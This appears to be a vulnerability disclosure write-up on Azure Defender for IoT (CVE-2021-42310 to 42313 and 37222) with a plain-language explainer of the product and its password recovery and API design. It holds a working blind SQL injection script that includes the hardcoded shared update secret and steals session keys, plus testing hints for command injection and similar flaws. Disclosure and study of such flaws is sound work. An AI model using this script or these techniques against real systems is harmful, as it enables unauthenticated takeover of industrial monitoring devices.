
With the session id, login to the management web interface is possible, and from there several methods lead to code execution as root: change the password and log in to SSH (these users are sudoers), use the script scheduling mechanism, or use the command injection described earlier. The attack is made easy by the lack of session validation: nothing verifies that the session id is used from the same IP address and User-Agent as the session initiator.
Step 6: SQL injection behind a shared secret (CVE-2021-42311)
UpdateHandshakeHandlers::is_connected is also prone to SQL injection. The class inherits from BaseHandler, is reachable by unauthenticated users via /api/v1/token/update-handshake, but its _post performs token verification:
class UpdateHandshakeHandlers(BaseHandler):
    def __init__(self):
        super(UpdateHandshakeHandlers, self).__init__()
        self.update_secret = update_secret

    def is_connected(self, sensor_uid):
        with MySQLClient("[redacted]", mysql_user, mysql_password, "management") as client:
            logger.info("fetching the sensor version from db")
            xsenses = client.execute_select_query(
                "SELECT id, UID FROM xsenses WHERE UID = '{}'".format(sensor_uid))

            if len(xsenses) > 0:
                logger.info("sensor {} found on db".format(sensor_uid))
                return True
            else:
                logger.info("sensor {} not in db".format(sensor_uid))
                return False

    def _post(self):
        try:
            body = self.parse_body()
        except Exception as ex:
            return self.generic_handler(self.invalid_body)

        try:
            sensor_update_secret = body['update_secret']
            sensor_uid = body['xsenseUID']

            if sensor_update_secret != self.update_secret:
                raise Exception('invalid secret')

            if not self.is_connected(sensor_uid):
                raise Exception('only supported with connected sensors')
        except Exception as ex:
            logging.exception('failed to fetch new token')
            return self.generic_handler(self.invalid_token)

        logger.info("update handshake succeeded")
        token = {
            'token': tokens.get_token()
        }
        return token
The API requires a secret token, but that token is hardcoded in index.properties and shared across all Defender for IoT installations worldwide, so the injection can be exploited without authentication. The extraction script:
import requests
import datetime
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

HOST = "https://[redacted]"

def startAttack():
    sessionKey = ""
    for currChr in range(1, 40):
        bitStr = ""
        for currBit in range(0, 8):
            sql = "aleg' union select if(ord(substr((SELECT session_key from django_session WHERE LENGTH(session_data) > 70 ORDER BY expire_date DESC LIMIT 1),{0},1)) >>{1} & 1 = 1 ,sleep(3),0),2 -- a".format(currChr, currBit)

            body = {
                "update_secret": "93960370-2f5f-4be1-813e-b7a3768ad288",
                "xsenseUID": sql
            }

            now = datetime.datetime.now()
            res = requests.post(HOST + "/api/v1/token/update-handshake", json=body, verify=False)
            if (datetime.datetime.now() - now).seconds > 2:
                bitStr += "1"
                print(1)
            else:
                bitStr += "0"
                print(0)

        final = bitStr[::-1]
        print(final)
        print(int(final, 2))
        chrNum = int(final, 2)

        if not chrNum:
            return

        sessionKey += chr(chrNum)
        print("SessionKey: " + sessionKey)

def main():
    startAttack()

if __name__ == "__main__":
    main()
As with the first SQL injection, the extracted session id allows any of the methods above to execute code as root.
Step 7: heap overflow in RCDCAP (CVE-2021-37222)
The sensor uses RCDCAP, an open source project, to open CISCO ERSPAN and HP ERM encapsulated packets. ERSPANProcessor::processImpl and HPERMProcessor::processImpl are vulnerable to a wildcopy heap-based buffer overflow, which can potentially allow arbitrary code execution when processing specially crafted input. The bug was found by locally fuzzing RCDCAP with pcap files and occurs when this line is executed (hp-erm-processor.cc:94, erspan-processor.cc:90):
std::copy(&packet[offset + MACHeader802_1Q::getVLANTagOffset()],
        &packet[caplen], &packet[MACHeader802_1Q::getVLANTagOffset()+MACHeader802_1Q::getVLANTagSize()]);

This was reported to the code owner and MSRC; the code owner has already issued a fix:

MSRC decided the issue does not meet the bar for an MSRC security update, and the development group might fix it as needed.
Root cause
The password recovery chain has two validators, Python and Java, with no synchronisation mechanism applied, a TOCTOU window. The Java validator trusts the certificate attached to the payload instead of verifying it against a trusted issuer, so a self-signed certificate is accepted. Its subscription check uses .contains() in the wrong direction, so a single hyphen passes. The Python side does verify the certificate chain, but the race lets the Java side see different files than the Python side approved.
The command injection exists because new_password is only checked for complexity, not sanitised, before being interpolated into a shell command run with sudo. The SQL injections come from formatting the UUID into queries without parameterisation; stacked queries make them more powerful, and the second one is protected only by a secret shared across all installations. The RCDCAP overflow is a wildcopy in the ERSPAN/HP ERM processors when handling crafted packets.
Impact
Unauthenticated attackers can remotely compromise devices protected by Microsoft Azure Defender for IoT by abusing the password recovery mechanism, and the SQL injections allow access without authentication. Successful attack may lead to full network compromise, since Defender for IoT has a TAP on network traffic; access to sensitive information on the network could open sophisticated attacking scenarios that are difficult or impossible to detect. Azure Defender for IoT running unpatched systems is affected, and since the product has many configurations, for example RTOS, which were not tested, users of those systems can be affected as well. At the time of writing there was no evidence of in-the-wild abuse.
The findings were reported to Microsoft in June 2021 and tracked as CVE-2021-42310, CVE-2021-42312, CVE-2021-37222, CVE-2021-42313 and CVE-2021-42311, marked critical, some with CVSS score 9.8.
Fix
Microsoft released a security advisory with patch details in December 2021 for CVE-2021-42310, CVE-2021-42312, CVE-2021-42313 and CVE-2021-42311. The RCDCAP code owner issued a fix for CVE-2021-37222, while MSRC decided it did not meet the bar for an MSRC security update. Users are encouraged to update immediately. The researchers also recommend revoking any privileged credentials deployed to the platform before the cloud platforms were patched, and checking access logs for irregularities.
Disclosure timeline:
- June 21, 2021: initial report to MSRC.
- June 24, 2021: initial response from MSRC.
- June 30, 2021: MSRC requests a PoC video and code.
- July 1, 2021: code and PoC video shared with MSRC.
- July 16, 2021: MSRC confirms the bug and starts working on a fix.
- December 14, 2021: MSRC releases an advisory.
Variants to test
- Race between two validators on shared files. Look for flows where an upload endpoint writes files that a second, independent service later validates. A positive result is a window where the first validator approves benign content and the second processes replaced content, returning success.
- Certificate attached to the payload instead of verified against a trust store. Check whether a signature check verifies the signing certificate's issuer. A positive result is acceptance of a self-signed certificate and a payload signed with its key.
- Reversed
.contains()checks on identifiers. Try a single character that any valid identifier must contain (a hyphen in a GUID). A positive result is passing the check with a one-character value. - Unsanitised password fields passed to shell commands. Submit a
new_passwordcontaining shell metacharacters and observe whether the command runs. A positive result is execution of an injected command with the privileges of the calling process. - UUID parameters formatted into SQL. Send a quote and a stacked query to endpoints such as
api/sensors/v1/sync,api/v1/upgrade/statusandapi/v1/upgrade/upgrade-log. A positive result is a time delay fromsleep()or a changed row count. - Hardcoded shared secrets in configuration files. Search extracted sources for tokens in files like
index.propertiesand replay them against token-protected endpoints. A positive result is a valid token response without prior authentication. - Session ids without binding. After extracting a session key, reuse it from a different IP address and User-Agent. A positive result is an accepted session, showing no binding validation.
- Fuzzing packet decapsulation code with pcap files. Feed crafted ERSPAN and HP ERM packets to the dissector. A positive result is a crash in the wildcopy path, indicating a heap overflow.
What happened, in plain words
Microsoft sells a security product called Azure Defender for IoT. Its job is to watch the devices in factories, power plants and other places where computers control physical equipment, and to warn when something looks wrong. It is a bit like a security guard hired to watch a warehouse: you expect the guard to be trustworthy and to have working locks on the guard's own office.
In 2021, two researchers, Kasif Dekel and Ronen Shustin, found that this guard had several broken locks of its own. Five serious weaknesses were found in the product. Some of them let a stranger on the network take full control of the machine, without ever logging in. Microsoft released security updates for four of them in December 2021, and the researchers published their findings in March 2022.
The report walks through the product, shows how the researchers got hold of its source code, and then explains each weakness in turn: a flaw in the password reset feature, a command injection, two database injection flaws, and a memory bug in a piece of open source code the product uses. This article follows the same path, explaining each idea from scratch.
The product, and why it matters
Operational technology (OT) is the name for the computers and networks that run physical things: valves, pumps, assembly lines, power grids. The Internet of Things (IoT) is the name for the growing number of everyday devices connected to networks. Both are hard to protect, because many of these devices were designed to work, not to be secure, and ordinary office security tools do not fit them.
Microsoft Defender for IoT is a product that tries to protect them. It is "agentless", which means you do not install anything on the devices themselves. Instead it watches the network traffic that flows past them, like a guard standing in a corridor watching who walks by, rather than searching everyone's pockets.
Source: Microsoft Azure Defender for IoT architecture
The product has two main parts:
- Management: a central dashboard. Security teams use it to see alerts collected from many sensors in one place, and to get an overall picture of the health of the networks.
- Sensor: the part that sits on a network and watches traffic. It connects to a SPAN port or a network TAP (both are ways of copying network traffic to a monitoring device without interrupting it) and immediately starts performing deep packet inspection (DPI). DPI means opening up each network message and reading its contents, not just its address on the outside.
Both parts can be installed on a dedicated physical appliance or on a virtual machine (VM), which is a computer simulated in software.
The DPI work is done by a component called horizon. It loads built-in dissectors, which are small programs that know how to read particular network protocols, and it can be extended with custom ones.
The management and sensor parts share roughly the same code, with configuration changes to suit each machine's purpose. That is why most of the same weaknesses affect both. The most interesting thing to attack on both is the web interface, the pages you open in a browser to control the product. The sensor also exposes the DPI service, which reads network traffic.
The password recovery feature
The first chain of attacks starts with a normal, helpful feature: the "forgot my password" flow. Here is how it is meant to work, from the user's point of view:
- Open the management or sensor URL in a browser, for example
https://ip/login#/dashboard. - Go to the "Password Recovery" page.
- Copy the ApplianceID shown on that page into the Azure console (Microsoft's cloud website) and download a password reset ZIP file.
- Upload that signed ZIP file back to the Password Recovery page. The ZIP contains digitally signed proof that the person asking really owns this machine, in the form of digital certificates and signed data.
- A new password is generated and shown to the user.
A few words need explaining. A ZIP file is a single file that holds other files inside it, compressed, like an envelope holding several sheets of paper. A digital certificate is a small file that proves an identity, a bit like a passport issued by an authority others trust. A digital signature is a mathematical stamp that proves a file has not been changed since it was signed, and who signed it. A Root CA (certificate authority) is the top-level passport office that everyone agrees to trust.
Under the hood, the process is split into two separate requests to the server: first the upload of the signed ZIP, then the password recovery request itself. When the ZIP is uploaded, it is unpacked into a folder on the machine, /var/cyberx/reset_password, by a piece of code called ZipFileConfigurationApiHandler. When a recovery request arrives, a piece of code called PasswordRecoveryApiHandler checks the certificates: are they properly signed by a Root CA, and do they belong to Azure servers? Then it sends a request to an internal Tomcat server (Tomcat is a program that runs Java web applications) to check more properties of the machine. If everything passes, a new password is generated and returned.
The ZIP contains three files:
- IotDefenderSigningCertificate.pem: an Azure public key, used to check the signature on the data in
ResetPassword.json. It is itself signed byissuer.pem. - Issuer.pem: signs
IotDefenderSigningCertificate.pem, and is signed by a trusted root CA. - ResetPassword.json: a JSON file (a simple text format for structured data, like a very tidy form) holding properties of the machine.
The content of ResetPassword.json looks like this:
{
  "properties": {
    "tenantId": "<TENANTID>",
    "subscriptionId": "<SUBSCRIPTIONID>",
    "type": "PasswordReset",
    "applianceId": "<APPLIANCEID>",
    "issuanceDate": "<ISSUANCEDATA>"
  },
  "signature": "<BASE64_SIGNATURE>"
}
Line by line: the outer braces hold one object. properties is a group of fields describing the machine: tenantId identifies the Azure customer account, subscriptionId identifies the Azure subscription, type says this is a password reset, applianceId identifies the specific machine, and issuanceDate says when the file was made. signature is the mathematical stamp over all of that, encoded in Base64 (a way of writing binary data using only ordinary text characters).
Getting the source code
After installing and configuring the management and sensor, you are greeted with the login page of the web interface.
The same username and password also work for the SSH server. SSH is a way of opening a text terminal on a remote machine, like a remote control for the computer's command line. Having that access gave the researchers a way to look inside the system.
Defender for IoT was formerly a product called CyberX, which Microsoft acquired in 2020. In the home directory of the cyberx user, the researchers found the installation script and a tar archive (a file that bundles other files, like a box) containing the system's encrypted files. Reading the script, they found the command that decrypts the archive. Here it is, minified (shortened):
openssl enc -d -aes256 -in ./product.tar.gz -md sha512 -k <KEY> | tar xz -C <TARGET_DIR>
Line by line: openssl enc -d tells the OpenSSL tool to decrypt. -aes256 names the encryption method, AES with a 256-bit key. -in ./product.tar.gz is the file to read. -md sha512 names the hashing method used to turn the password into a key. -k <KEY> supplies the key. The vertical bar | takes the decrypted output and feeds it into the next command. tar xz unpacks the archive (x for extract, z for gzip compression). -C <TARGET_DIR> says which folder to unpack into.
The decryption key is shared across all installations, which means the same key opens the same box on every customer's machine. After extracting the data, the researchers found the source code of the web interface, written in Python, and got to work.
Finding the weak spots
Their first aim was to find exposed APIs that do not require a login. An API (application programming interface) is the set of addresses a program offers so other programs can talk to it. When you use a website, your browser is quietly calling APIs behind the scenes: "give me the list of alerts", "save this setting". An API that does not check who is calling is like a service counter with nobody standing at it.
The file urls.py contains the main routes for the web application. A route is a mapping from a URL path to the code that handles it, like a building directory that tells you which office handles which request.
xsense_routes = [
    ['handshake', XSenseHandshakeApiHandler]
]

xsense_v17_routes = [
    ['sync', xsense_v17.XSenseSyncApiHandler]
]

upgrade_v1_routes = [
    ['status', upgrade_v1.RemoteUpgradeStatusApiHandler],
    ['upgrade-log', upgrade_v1.RemoteUpgradeLogFileApiHandler]
]

token_v1_routes = [
    ['verify', token_v1.TokenVerificationHandlers],
    ['update-handshake', token_v1.UpdateHandshakeHandlers],
]

frontend_routes = [

    ['alerts', AlertsApiHandler],
    ['alerts/(?P[0-9]*)', AlertsApiHandler],
    ['alerts/scenarios', AlertScenariosApiHandler],
    <redacted>
]
management_routs = [
    ['backup/sync', ManagementApiHandler],
    ['backup/package', ManagementApiBackupHandler],
    ['backup/maintenance', MaintenanceApiHandler]
]
<redacted>
Line by line: each block is a list of pairs. The first item in each pair is a path fragment, such as handshake or sync. The second item is the name of the class that handles requests to that path. For example, a request to the sync path under the xsense_v17 group is handled by XSenseSyncApiHandler. The frontend_routes block lists alert-related paths, including one with a pattern (?P[0-9]*) that matches a number, so that alerts/42 and alerts/7 both reach the same handler. Some entries are redacted in the published report.
Using Jetbrains IntelliJ's class hierarchy feature, route controllers that do not require authentication are easy to identify. IntelliJ is a program for writing code, and its class hierarchy view shows which pieces of code are built on top of which others, like a family tree.
